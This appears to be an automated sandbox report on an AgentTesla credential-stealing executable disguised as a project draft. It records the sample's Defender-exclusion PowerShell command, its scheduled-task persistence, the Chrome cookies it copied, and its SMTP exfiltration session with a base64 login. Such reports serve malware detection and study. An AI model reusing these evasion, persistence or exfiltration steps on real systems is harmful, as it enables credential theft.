SHA-512:	DB2E3E054B6910982BA8A1758B4B44EA27BDC252380C5D02C8FD8C458F3742C3D415C4BCBC0CDEC8C146633D301A969180B9D9B5E9882FD9F8CA2EF22E9E668
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 31%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..N...D.....*l... .....@.. ..... .@.....k..O.....@.....k..... ....H.....text...0L... ...N..... ..`.rsrc....@.....B...P.....@..@.relo c.....@..B.....I.....H.....@E.../.....X...Lt..p.....0.....(.....s....}.....{....r...p.o.....{....r...p.o.....s2...}.....(....{.....s....o.....(.... {.....s....o.....(....o....&*....0.....{.....+..*.0.....{.....+..*&...}....*....(....o5...}.....(....o3...}.....(....*...0..Q.....r...pr...p.{.....{....s.....{....s?...(.....(....o....&.(....o.....-.* ....0..e.....(.....}.....{.....{....s....}.....++..

C:\Users\user\AppData\Roaming\eyjBzJU.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\zbmzjx2g.c2f\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803

C:\Users\user\AppData\Roaming\zbmzjx2g.c2f\Chrome\Default\Cookies	
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8.....

C:\Users\user\Documents\20211202\PowerShell_transcript.980108.3s9YWMHG.20211202163922.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5777
Entropy (8bit):	5.406881529320182
Encrypted:	false
SSDEEP:	96:BZqj8NhqDo1ZJZzj8NhqDo1Z5ZHBjZ6j8NhqDo1Z7YRRsZH:k
MD5:	A1D37B2275124F323B3F760B767B275F
SHA1:	D3EA0493E7ECCD85431828EEEA42C59B88BA0E2B
SHA-256:	40CE418CC9819494DB1FDF2E042F8F135B5DAA7A7946C162C2B80961D4A60A2F
SHA-512:	74BA625FC5E576FC05DED5DEFAAA187FFE52FAEBB7680A7B6B2F35F1FA6A8B879AA62F836284DE07D4FBDAC7B5A79F6AD3A6C4FF8E275B7B7763B06B7E63B3FB
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211202163923..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 980108 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\eyjBzJU.exe..Process ID: 6156..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202163923..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\eyjBzJU.exe..**********..Windows PowerShell transcript start..Start time: 20211202164329..Username: computer\user..RunAs User: computer\user..Con

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.757723120728433
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	CO DRAFT Al Zaytounah project.exe
File size:	496640
MD5:	80cec5a926b23b289405700083013293
SHA1:	fbe4b963e5247b52a42ef7485fc2006a77ecbe3a
SHA256:	556b249f8b149348daec751c26360cb2cb5abc61a5f067281e14d771a4817086
SHA512:	db2e3e054b6910982ba8a1758b4b44ea27bdc252380c5c02c8fd8c458f3742c3d415c4bcbc0cdec8c146633d301a969180b9d9b5e9882fd9f8ca2ef22e9e6638
SSDEEP:	12288:V5Bt/E9PyWvCNaG5W1YBnB4w6jRtOnE0TP+:zcPyWv4aGM1Q4w66E0
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..N...D.....*l... .....@.. .....@.....

File Icon

Icon Hash:	8e139232d9cc348a

Static PE Info

General

Entrypoint:	0x476c2a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xB8CA9CB1 [Thu Mar 29 22:35:29 2068 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x74c30	0x74e00	False	0.895134943182	data	7.82200037315	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x78000	0x40d0	0x4200	False	0.178562973485	data	3.48705835154	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7e000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-16:41:04.503070	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49803	587	192.168.2.4	198.54.126.165
12/02/21-16:41:07.276201	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49804	587	192.168.2.4	198.54.126.165

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 16:41:03.027568102 CET	192.168.2.4	8.8.8.8	0x3ee6	Standard query (0)	server126.web-hosting.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 16:41:03.061382055 CET	8.8.8.8	192.168.2.4	0x3ee6	No error (0)	server126.web-hosting.com		198.54.126.165	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 16:41:03.471905947 CET	587	49803	198.54.126.165	192.168.2.4	220-server126.web-hosting.com ESMTP Exim 4.94.2 #2 Thu, 02 Dec 2021 10:41:03 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Dec 2, 2021 16:41:03.472251892 CET	49803	587	192.168.2.4	198.54.126.165	EHLO 980108
Dec 2, 2021 16:41:03.638493061 CET	587	49803	198.54.126.165	192.168.2.4	250-server126.web-hosting.com Hello 980108 [84.17.52.65] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Dec 2, 2021 16:41:03.639396906 CET	49803	587	192.168.2.4	198.54.126.165	AUTH login bWlsbGlAZW1yZW1ldGFsLnh5eg==
Dec 2, 2021 16:41:03.806386948 CET	587	49803	198.54.126.165	192.168.2.4	334 UGFzc3dvcmQ6
Dec 2, 2021 16:41:03.989881992 CET	587	49803	198.54.126.165	192.168.2.4	235 Authentication succeeded
Dec 2, 2021 16:41:03.997076035 CET	49803	587	192.168.2.4	198.54.126.165	MAIL FROM:<milli@emremetal.xyz>
Dec 2, 2021 16:41:04.163391113 CET	587	49803	198.54.126.165	192.168.2.4	250 OK
Dec 2, 2021 16:41:04.163904905 CET	49803	587	192.168.2.4	198.54.126.165	RCPT TO:<milli@emremetal.xyz>
Dec 2, 2021 16:41:04.334196091 CET	587	49803	198.54.126.165	192.168.2.4	250 Accepted
Dec 2, 2021 16:41:04.335347891 CET	49803	587	192.168.2.4	198.54.126.165	DATA
Dec 2, 2021 16:41:04.501540899 CET	587	49803	198.54.126.165	192.168.2.4	354 Enter message, ending with "." on a line by itself
Dec 2, 2021 16:41:04.504228115 CET	49803	587	192.168.2.4	198.54.126.165	.
Dec 2, 2021 16:41:04.684218884 CET	587	49803	198.54.126.165	192.168.2.4	250 OK id=1msoCm-00D3As-DW
Dec 2, 2021 16:41:05.720310926 CET	49803	587	192.168.2.4	198.54.126.165	QUIT
Dec 2, 2021 16:41:05.887752056 CET	587	49803	198.54.126.165	192.168.2.4	221 server126.web-hosting.com closing connection
Dec 2, 2021 16:41:06.232799053 CET	587	49804	198.54.126.165	192.168.2.4	220-server126.web-hosting.com ESMTP Exim 4.94.2 #2 Thu, 02 Dec 2021 10:41:06 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Dec 2, 2021 16:41:06.232995033 CET	49804	587	192.168.2.4	198.54.126.165	EHLO 980108
Dec 2, 2021 16:41:06.399544954 CET	587	49804	198.54.126.165	192.168.2.4	250-server126.web-hosting.com Hello 980108 [84.17.52.65] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Dec 2, 2021 16:41:06.399791002 CET	49804	587	192.168.2.4	198.54.126.165	AUTH login bWlsbGlAZW1yZW1ldGFsLnh5eg==
Dec 2, 2021 16:41:06.569741011 CET	587	49804	198.54.126.165	192.168.2.4	334 UGFzc3dvcmQ6
Dec 2, 2021 16:41:06.770803928 CET	587	49804	198.54.126.165	192.168.2.4	235 Authentication succeeded
Dec 2, 2021 16:41:06.771226883 CET	49804	587	192.168.2.4	198.54.126.165	MAIL FROM:<milli@emremetal.xyz>
Dec 2, 2021 16:41:06.938000917 CET	587	49804	198.54.126.165	192.168.2.4	250 OK
Dec 2, 2021 16:41:06.938230991 CET	49804	587	192.168.2.4	198.54.126.165	RCPT TO:<milli@emremetal.xyz>
Dec 2, 2021 16:41:07.107525110 CET	587	49804	198.54.126.165	192.168.2.4	250 Accepted
Dec 2, 2021 16:41:07.107837915 CET	49804	587	192.168.2.4	198.54.126.165	DATA
Dec 2, 2021 16:41:07.274637938 CET	587	49804	198.54.126.165	192.168.2.4	354 Enter message, ending with "." on a line by itself
Dec 2, 2021 16:41:07.276828051 CET	49804	587	192.168.2.4	198.54.126.165	.
Dec 2, 2021 16:41:07.454941988 CET	587	49804	198.54.126.165	192.168.2.4	250 OK id=1msoCp-00D3EG-6C

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: CO DRAFT Al Zaytounah project.exe PID: 6960 Parent PID: 6092

General

Start time:	16:39:17
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe"
Imagebase:	0xec0000
File size:	496640 bytes
MD5 hash:	80CEC5A926B23B289405700083013293
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.681220083.0000000003271000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.681428409.0000000003370000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.683749748.0000000004279000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.683749748.0000000004279000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6156 Parent PID: 6960

General

Start time:	16:39:20
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\eyjBzJU.exe
Imagebase:	0xdf0000

File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5736 Parent PID: 6156

General

Start time:	16:39:21
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5700 Parent PID: 6960

General

Start time:	16:39:21
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\eyjBzJU" /XML "C:\Users\user\AppData\Local\Temp\tmp79A6.tmp
Imagebase:	0xa40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6416 Parent PID: 5700

General

Start time:	16:39:23
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: CO DRAFT Al Zaytounah project.exe PID: 6508 Parent PID: 6960

General

Start time:	16:39:24
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\CO DRAFT Al Zaytounah project.exe
Imagebase:	0x700000
File size:	496640 bytes
MD5 hash:	80CEC5A926B23B289405700083013293
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.678089930.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.678089930.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.678611196.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.678611196.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.929441130.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.929441130.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.679161124.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.679161124.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.679523087.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.679523087.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.931138457.0000000002B21000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.931138457.0000000002B21000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis